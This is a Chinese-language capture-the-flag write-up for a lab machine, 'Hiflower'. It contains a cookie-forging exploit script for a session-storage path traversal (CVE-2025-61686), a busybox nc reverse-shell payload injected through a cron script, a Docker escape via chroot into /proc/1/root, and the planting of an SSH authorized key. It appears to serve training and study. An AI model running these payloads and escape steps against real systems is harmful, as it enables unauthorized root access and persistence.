    if (username === ADMIN_USER.username &amp;&amp; password === ADMIN_USER.password)
{
      user = ADMIN_USER;
    } else {
      user = users.find(u =&gt; u.username === username &amp;&amp; u.password ===
password);
    }

    if (user) {
      session.set("userId", user.username);
      session.set("role", user.role || "user");
      return redirect(res, "/dashboard", await storage.commitSession(session));
    } else {
      session.flash("error", "凭证无效 🥀");
      return redirect(res, "/login", await storage.commitSession(session));
    }
  }

  // GET /register
  if (req.method === "GET" &amp;&amp; url.pathname === "/register") {
    const html = renderPage(`
      &lt;h1&gt;🌻 注册&lt;/h1&gt;
      ${flashError ? `&lt;div class="error"&gt;${flashError}&lt;/div&gt;` : ''}
      &lt;form method="POST" action="/register"&gt;
        &lt;input type="text" name="username" placeholder="设置用户名" required /&gt;
        &lt;input type="password" name="password" placeholder="设置密码" required
/&gt;
        &lt;button type="submit"&gt;加入俱乐部&lt;/button&gt;
      &lt;/form&gt;
```

```
      &lt;div class="links"&gt;&lt;a href="/login"&gt;已有账号？去登录
&lt;/a&gt;&lt;/div&gt;
    `, "Register");

    setHtmlHeader();
    res.setHeader("Set-Cookie", await storage.commitSession(session));
    return res.end(html);
  }

  // POST /register
  if (req.method === "POST" &amp;amp;&amp;amp; url.pathname === "/register") {
    const body = await getBody(req);
    const { username, password } = body;

    if (users.find(u =&gt; u.username === username) || username === "admin") {
      session.flash("error", "用户名已被占用 🌵");
      return redirect(res, "/register", await storage.commitSession(session));
    }

    users.push({ username, password, role: "user" });
    session.flash("error", "注册成功！请登录 🌷");
    return redirect(res, "/login", await storage.commitSession(session));
  }

  // POST /logout
  if (req.method === "POST" &amp;amp;&amp;amp; url.pathname === "/logout") {
    return redirect(res, "/", await storage.destroySession(session));
  }

  // GET /dashboard (受保护页面)
  if (req.method === "GET" &amp;amp;&amp;amp; url.pathname === "/dashboard") {
    const userId = session.get("userId");
    const role = session.get("role");

    if (!userId) {
      return redirect(res, "/login");
    }

    let adminContent = "";
    if (role === "admin" || userId === "admin") {
      adminContent = `
        &lt;div style="background: #ffe6e6; border: 2px solid red; padding: 10px;
margin-top: 10px;"&gt;
          &lt;h3&gt;👑 管理员面板&lt;/h3&gt;
          &lt;p&gt;&lt;strong&gt;Secret Flag:&lt;/strong&gt;
FLAG{FLOWER_POWER_OVERFLOW}&lt;/p&gt;
          &lt;p&gt;你已获得花园的完全控制权。&lt;/p&gt;
        &lt;/div&gt;
      `;
    }

    const html = renderPage(`
      &lt;h1&gt;花园仪表盘 🌸&lt;/h1&gt;
```

```
      &lt;p&gt;你好, &lt;strong&gt;${userId}&lt;/strong&gt;!&lt;/p&gt;
      &lt;div class="dashboard-content"&gt;
        &lt;p&gt;当前身份: &lt;strong&gt;${role === 'admin' ? '首席园丁 🧤' : '访客
🐝 '}&lt;/strong&gt;&lt;/p&gt;
        &lt;p&gt;享受这宁静的氛围吧...&lt;/p&gt;
        ${adminContent}
      &lt;/div&gt;
      &lt;form method="POST" action="/logout" style="margin-top: 20px;"&gt;
        &lt;button type="submit" style="background: #999;"&gt;退出登录&lt;/button&gt;
      &lt;/form&gt;
    `, "Dashboard");

    setHtmlHeader();
    // 如果 Session 没有变化则不需要 commit，但为了刷新过期时间通常建议 commit
    return res.end(html);
  }

  // 404
  res.writeHead(404, { "Content-Type": "text/plain; charset=utf-8" });
  res.end("页面未找到");

}).listen(3000, () =&gt; {
  console.log("🌸 Flower Server running on http://localhost:3000");
});
</div>
        </div>
      </div>
    </body>
    </html>
```

暴露了3000端口的源码 同时给了一组凭证 `admin:Maze-Sec2026` 关键在前面几行

```
// DONE: cron runs /opt/flower.sh every minute
// TODO: create /opt/flower.sh to do something interesting
const storage = createFileSessionStorage({
  dir: "./sessions",
  cookie: {
    name: "session",
    httpOnly: true,
    path: "/",
    sameSite: "lax",
    secrets: ["mazesec"],
  }
});
```

分析一下 会每分钟自动运行/opt/flower.sh 同时会在 `session` 文件夹下产生存储session日志

交给ai分析 倒推找到CVE-2025-61686 同时在github上面找到一个相似的POC搭建环境

github.com/boroeurnprach/CVE-2025-61686-PoC/blob/main/server.js

日常 web多功能 技术聚合资源 技术文档 解密 翻译 AI 灵光一现 AD/win oscp临时 Rust

Files

main

Go to file

- README.md
- exploit-2.js
- exploit.js
- package-lock.json
- package.json
- secret_session
- secret_session.json
- server.js

CVE-2025-61686-PoC / server.js

Code Blame 53 lines (45 loc) · 1.25 KB

```
const app = express();
const port = 3005;

const sessionsDir = path.join(__dirname, 'sessions');
if (!fs.existsSync(sessionsDir)) {
  fs.mkdirSync(sessionsDir);
}

// Vulnerable session storage
const storage = createFileSessionStorage({
  dir: sessionsDir,
  cookie: {
    name: 'session',
    secure: true,
    sameSite: 'lax'
  }
});

app.get('/', async (req, res) => {
  try {
    const cookieHeader = req.headers.cookie;
    console.log('Received Cookie:', cookieHeader);

    const session = await storage.getSession(cookieHeader);

    const data = session.data;
    console.log('Session ID:', session.id);
    console.log('Session Data:', data);

    res.json({
      message: 'Session loaded',
      sessionId: session.id,
      data: data
    });
  } catch (error) {
    console.error('Error loading session:', error);
    res.status(500).json({ error: error.message });
  }
});
```


区别在于多了一个以 `mazesec` 签名的校验 把原本的exp交给AI改一下

```
const crypto = require("crypto");

// 配置信息
const secret = "mazesec";
const targetPath = "../../../../../../../../opt/flower.sh";

// 1. 模拟库的编码逻辑：先 JSON 序列化，再转 Base64
const jsonStr = JSON.stringify(targetPath);
const encodedValue = Buffer.from(jsonStr).toString('base64').replace(/=+$/, "");

// 2. 生成签名 (HMAC-SHA256)
// 注意：该库通常直接对编码后的字符串进行签名，并去掉 Base64 的 '='
function sign(value, key) {
  return crypto
    .createHmac("sha256", key)
    .update(value)
    .digest("base64")
    .replace(/=+$/, "");
}

const signature = sign(encodedValue, secret);
const finalCookie = `${encodedValue}.${signature}`;

console.log("--- 生成成功 ---");
console.log("Cookie 字段值:");
console.log(`session=${finalCookie}`);
console.log("\n--- 执行步骤 ---");
```

```
console.log("1. 开启监听: nc -lvnp 4444");
console.log("2. 使用该 Cookie 发送包含 Shell 代码的注册/登录请求。");
```

```
┌──(kali㉿kali)-[~/Desktop/maze-sec/hiflower]
└─$ js exp
--- 生成成功 ---
Cookie 字段值:
session=Ii4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uL29wdC9mbG93ZXIuc2gi.1D5xASxInmoUq08Af1b/urR2xEdmvJnQAJxewogtBOs

--- 执行步骤 ---
1. 开启监听: nc -lvnp 4444
2. 使用该 Cookie 发送包含 Shell 代码的注册/登录请求。
```

得到绕过的Cookie 已知会执行flower.sh 用户名部分可控 尝试在此命令执行反弹shell




```
┌──(kali㉿kali)-[~/Desktop/maze-sec/hiflower]
└─$ curl 'http://10.0.2.30:8080/?file=../../../../../../../../opt/flower.sh'

    <!DOCTYPE html>
    <html>
    <head>
      <title>🌿 花卉知识库 Wiki</title>
      <meta charset="utf-8">
      <style>
```

```
        body { font-family: 'Segoe UI', sans-serif; padding: 0; margin: 0;
background: #f4f7f6; color: #333; display: flex; justify-content: center; min-height:
100vh; }
        .container { width: 100%; max-width: 800px; background: white; margin: 2rem;
border-radius: 12px; box-shadow: 0 10px 25px rgba(0,0,0,0.05); overflow: hidden;
display: flex; flex-direction: column; }
        .header { background: #2ecc71; color: white; padding: 20px; text-align:
center; }
        .header h1 { margin: 0; font-size: 1.5rem; display: flex; align-items:
center; justify-content: center; gap: 10px; }
        .nav { background: #eafaf1; padding: 15px; display: flex; gap: 10px; flex-
wrap: wrap; border-bottom: 1px solid #dcdcdc; }
        .nav a { text-decoration: none; color: #27ae60; padding: 8px 15px;
background: white; border-radius: 20px; font-size: 0.9rem; border: 1px solid #ccebd6;
transition: all 0.2s; }
        .nav a:hover, .nav a.active { background: #27ae60; color: white; border-
color: #27ae60; }
        .main { padding: 30px; flex-grow: 1; display: flex; flex-direction: column; }
        .label { font-weight: bold; color: #999; font-size: 0.8rem; margin-bottom:
10px; text-transform: uppercase; letter-spacing: 1px; }
        /* 阅读器样式 */
        .viewer {
          background: #2d3436;
          color: #dfe6e9;
          border-radius: 8px;
          padding: 20px;
          font-family: 'Consolas', 'Monaco', monospace;
          white-space: pre-wrap; /* 保持换行 */
          line-height: 1.6;
          overflow-x: auto;
          flex-grow: 1;
          border: 1px solid #ccc;
          box-shadow: inset 0 2px 10px rgba(0,0,0,0.2);
        }
        .error-msg { color: #ff7675; }
      </style>
    </head>
    <body>
      <div class="container">
        <div class="header">
          <h1>🌿 花卉养护知识库 <small style="font-size:0.6em; opacity:0.8;"></small>
</h1>
        </div>
        <div class="nav">
          <a href="/?file=rose.txt" class="">📄 rose.txt</a><a href="/?
file=lily.txt" class="">📄 lily.txt</a><a href="/?file=sunflower.txt" class="">📄
sunflower.txt</a><a href="/?file=tulip.txt" class="">📄 tulip.txt</a>
        </div>
        <div class="main">
          <div class="label">文档内容预览: ../../../../../../../opt/flower.sh</div>
          <div class="viewer ">{"data":{"userId":"`busybox nc 10.0.2.3 4444 -e
/bin/bash`","role":"user"}}</div>
        </div>
```


```
    </div>
  </body>
  </html>
```

成功获得初始shell

```
┌──(kali㉿kali)-[~/Desktop/maze-sec/hiflower]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.3] from (UNKNOWN) [10.0.2.30] 48344
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

Docker逃逸

跑一下linpeas 发现 `/proc` 被挂载上了



共享了宿主机的 PID 命名空间

```
root@a03b8c7326cf:~# cat /proc/1/comm
cat /proc/1/comm
systemd
root@a03b8c7326cf:~# ls /proc/1/root/
ls /proc/1/root/
bin   home            lib32       media  root  sys   vmlinuz
boot  initrd.img      lib64       mnt    run   tmp   vmlinuz.old
dev   initrd.img.old  libx32      opt    sbin  usr
etc   lib             lost+found  proc   srv   var
```

chroot过去

```
root@a03b8c7326cf:/opt# busybox  chroot /proc/1/root /bin/bash -p
busybox  chroot /proc/1/root /bin/bash -p
root@a03b8c7326cf:/# ls -la
ls -la
total 65
```

```
drwxr-xr-x  18 root root  4096 Mar 18  2025 .
drwxr-xr-x  18 root root  4096 Mar 18  2025 ..
lrwxrwxrwx   1 root root     7 Mar 18  2025 bin -> usr/bin
drwxr-xr-x   3 root root  4096 Mar 18  2025 boot
drwxr-xr-x  17 root root  3340 Feb 18 04:47 dev
drwxr-xr-x  84 root root  4096 Feb 18 07:48 etc
drwxr-xr-x   2 root root  4096 Jan 26 01:26 home
lrwxrwxrwx   1 root root    31 Mar 18  2025 initrd.img -> boot/initrd.img-4.19.0-27-
amd64
lrwxrwxrwx   1 root root    31 Mar 18  2025 initrd.img.old -> boot/initrd.img-4.19.0-
21-amd64
lrwxrwxrwx   1 root root     7 Mar 18  2025 lib -> usr/lib
lrwxrwxrwx   1 root root     9 Mar 18  2025 lib32 -> usr/lib32
lrwxrwxrwx   1 root root     9 Mar 18  2025 lib64 -> usr/lib64
lrwxrwxrwx   1 root root    10 Mar 18  2025 libx32 -> usr/libx32
drwx------   2 root root 16384 Mar 18  2025 lost+found
drwxr-xr-x   3 root root  4096 Mar 18  2025 media
drwxr-xr-x   2 root root  4096 Jan 26 02:11 mnt
drwxr-xr-x   4 root root  4096 Jan 26 01:57 opt
dr-xr-xr-x 159 root root     0 Feb 18 04:47 proc
drwx------   4 root root  1024 Feb 14 23:22 root
drwxr-xr-x  20 root root   600 Feb 18 04:47 run
lrwxrwxrwx   1 root root     8 Mar 18  2025 sbin -> usr/sbin
drwxr-xr-x   2 root root  4096 Mar 18  2025 srv
dr-xr-xr-x  13 root root     0 Feb 18 06:30 sys
drwxrwxrwt  10 root root  4096 Feb 18 07:39 tmp
drwxr-xr-x  14 root root  4096 Apr  1  2025 usr
drwxr-xr-x  12 root root  4096 Apr  1  2025 var
lrwxrwxrwx   1 root root    28 Mar 18  2025 vmlinuz -> boot/vmlinuz-4.19.0-27-amd64
lrwxrwxrwx   1 root root    28 Mar 18  2025 vmlinuz.old -> boot/vmlinuz-4.19.0-21-
amd64
root@a03b8c7326cf:/# cd /root
cd /root
root@a03b8c7326cf:~# ls -la
ls -la
total 20
drwx------  4 root root  1024 Feb 14 23:22 .
drwxr-xr-x 18 root root  4096 Mar 18  2025 ..
lrwxrwxrwx  1 root root     9 Jan 26 04:51 .bash_history -> /dev/null
-rw-r--r--  1 root root    30 Jan 26 04:55 .bashrc
drwx------  3 root root  1024 Feb 14 23:22 .docker
drwx------  2 root root 12288 Jan 26 02:11 lost+found
-rw-r--r--  1 root root    13 Jan 26 02:16 readme.txt
root@a03b8c7326cf:~# mkdir .ssh
mkdir .ssh
root@a03b8c7326cf:~# ls -la
ls -la
total 21
drwx------  5 root root  1024 Feb 18 07:49 .
drwxr-xr-x 18 root root  4096 Mar 18  2025 ..
lrwxrwxrwx  1 root root     9 Jan 26 04:51 .bash_history -> /dev/null
-rw-r--r--  1 root root    30 Jan 26 04:55 .bashrc
drwx------  3 root root  1024 Feb 14 23:22 .docker
```

```
drwxr-xr-x  2 root root  1024 Feb 18 07:49 .ssh
drwx------  2 root root 12288 Jan 26 02:11 lost+found
-rw-r--r--  1 root root    13 Jan 26 02:16 readme.txt
root@a03b8c7326cf:~# cd .ssh
cd .ssh
root@a03b8c7326cf:~/.ssh# echo 'ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIKCGPoAU+YPyWSXnXXnq19UOz5VV9M+LYccyjn3daoVf kali@kali' >
authorized_keys
<UOz5VV9M+LYccyjn3daoVf kali@kali' > authorized_keys
```

成功逃逸 写个公钥进去

```
┌──(kali㉿kali)-[~/Desktop/maze-sec/hiflower]
└─$ ssh root@10.0.2.30
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Linux Hiflower 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Feb 14 23:21:08 2026 from 192.168.1.10
root@Hiflower:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Hiflower:~# ls -la
total 21
drwx------  5 root root  1024 Feb 18 07:49 .
drwxr-xr-x 18 root root  4096 Mar 18  2025 ..
lrwxrwxrwx  1 root root     9 Jan 26 04:51 .bash_history -> /dev/null
-rw-r--r--  1 root root    30 Jan 26 04:55 .bashrc
drwx------  3 root root  1024 Feb 14 23:22 .docker
drwx------  2 root root 12288 Jan 26 02:11 lost+found
-rw-r--r--  1 root root    13 Jan 26 02:16 readme.txt
drwxr-xr-x  2 root root  1024 Feb 18 07:49 .ssh
```

成功登录 但是没发现root flag 问了下作者 提示flag被隐藏起来了

```
root@Hiflower:/# mount
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
udev on /dev type devtmpfs
(rw,nosuid,relatime,size=1006820k,nr_inodes=251705,mode=755)
devpts on /dev/pts type devpts
(rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs on /run type tmpfs (rw,nosuid,noexec,relatime,size=204340k,mode=755)
/dev/sda1 on / type ext4 (rw,relatime,errors=remount-ro)
```

```
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
tmpfs on /run/lock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=5120k)
cgroup2 on /sys/fs/cgroup type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdelegate)
pstore on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)
bpf on /sys/fs/bpf type bpf (rw,nosuid,nodev,noexec,relatime,mode=700)
systemd-1 on /proc/sys/fs/binfmt_misc type autofs
(rw,relatime,fd=30,pgrp=1,timeout=0,minproto=5,maxproto=5,direct,pipe_ino=10126)
debugfs on /sys/kernel/debug type debugfs (rw,nosuid,nodev,noexec,relatime)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
hugetlbfs on /dev/hugepages type hugetlbfs (rw,relatime,pagesize=2M)
tracefs on /sys/kernel/tracing type tracefs (rw,nosuid,nodev,noexec,relatime)
configfs on /sys/kernel/config type configfs (rw,nosuid,nodev,noexec,relatime)
fusectl on /sys/fs/fuse/connections type fusectl (rw,nosuid,nodev,noexec,relatime)
/mnt/mazesec.img on /root type ext4 (rw,relatime)
overlay on
/var/lib/docker/overlay2/2fbf339929a2170fb335a60691e051ab460e7395e40c84347dc8065cdd66
9e8e/merged type overlay
(rw,relatime,lowerdir=/var/lib/docker/overlay2/l/C3QLVOXRMPCMJH43WQQYPAWU4Y:/var/lib/
docker/overlay2/l/CHWFER6QSEHPCVM2KL465VXL4E:/var/lib/docker/overlay2/l/7E33DU5V63KMU
WX7N7QKIPFFT4:/var/lib/docker/overlay2/l/HHGXLCPIHKLXXJY5DX5EJBZNKP:/var/lib/docker/o
verlay2/l/W5HJ76TGSPQJRHJ5Q3SYUCMMYK:/var/lib/docker/overlay2/l/7DPI6ZHYVDNTS6LPVRDXE
N4CK3:/var/lib/docker/overlay2/l/6QEFTSCPS2AWH5G5DJVFTU3I3O:/var/lib/docker/overlay2/
l/RSSRXLEV5YP66ZXZ326APQIW2E:/var/lib/docker/overlay2/l/HHCKKY7JFFC4TH72YWSTYZ3TVW:/v
ar/lib/docker/overlay2/l/ERUA4TNI3YPHN3X7SCOMYUKZGL:/var/lib/docker/overlay2/l/TCIOA2
MYS7WMY5NX6FHX4FOUF6:/var/lib/docker/overlay2/l/V3VIMKXNX6JHXGGHUJUTP6EKU2:/var/lib/d
ocker/overlay2/l/WHRNTIOJIXY7OI6B2GSB5JTSMH:/var/lib/docker/overlay2/l/ELEEJZVLQDXOKH
IDVAFPC2HCQX:/var/lib/docker/overlay2/l/NHX2VRDSN6XWWCLBSGJA7RPNZB:/var/lib/docker/ov
erlay2/l/WBBJ4WYL237NU3VANFKTTGZFAJ,upperdir=/var/lib/docker/overlay2/2fbf339929a2170
fb335a60691e051ab460e7395e40c84347dc8065cdd669e8e/diff,workdir=/var/lib/docker/overla
y2/2fbf339929a2170fb335a60691e051ab460e7395e40c84347dc8065cdd669e8e/work)
nsfs on /run/docker/netns/744e0c44ce73 type nsfs (rw)
tmpfs on /run/user/0 type tmpfs
(rw,nosuid,nodev,relatime,size=204336k,nr_inodes=51084,mode=700)
tracefs on /sys/kernel/debug/tracing type tracefs (rw,nosuid,nodev,noexec,relatime)
binfmt_misc on /proc/sys/fs/binfmt_misc type binfmt_misc
(rw,nosuid,nodev,noexec,relatime)
```

检查挂载 发现 `/root` 被挂载了 `/mnt/mazesec.img`

```
root@Hiflower:/# fuser -km /root 2>/dev/null || true
 50067 52395root@Hiflower:/#
root@Hiflower:/# umount /root
root@Hiflower:/# cd /root
root@Hiflower:~# ls -la
total 44
drwx------  7 root root 4096 Jan 26 02:14 .
drwxr-xr-x 18 root root 4096 Mar 18  2025 ..
lrwxrwxrwx  1 root root    9 Mar 18  2025 .bash_history -> /dev/null
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x  4 root root 4096 Apr  4  2025 .cache
```

```
drwx------  3 root root 4096 Jan 26 02:01 .docker
drwx------  3 root root 4096 Apr  4  2025 .gnupg
drwxr-xr-x  3 root root 4096 Mar 18  2025 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   44 Jan 26 01:28 root.txt
drw-------  2 root root 4096 Apr  4  2025 .ssh
-rw-r--r--  1 root root   59 Jan 26 01:59 .vimrc
root@Hiflower:~# cat root.txt
flag{root-xxx}
```

清空进程 取消挂载 拿到root flag 结束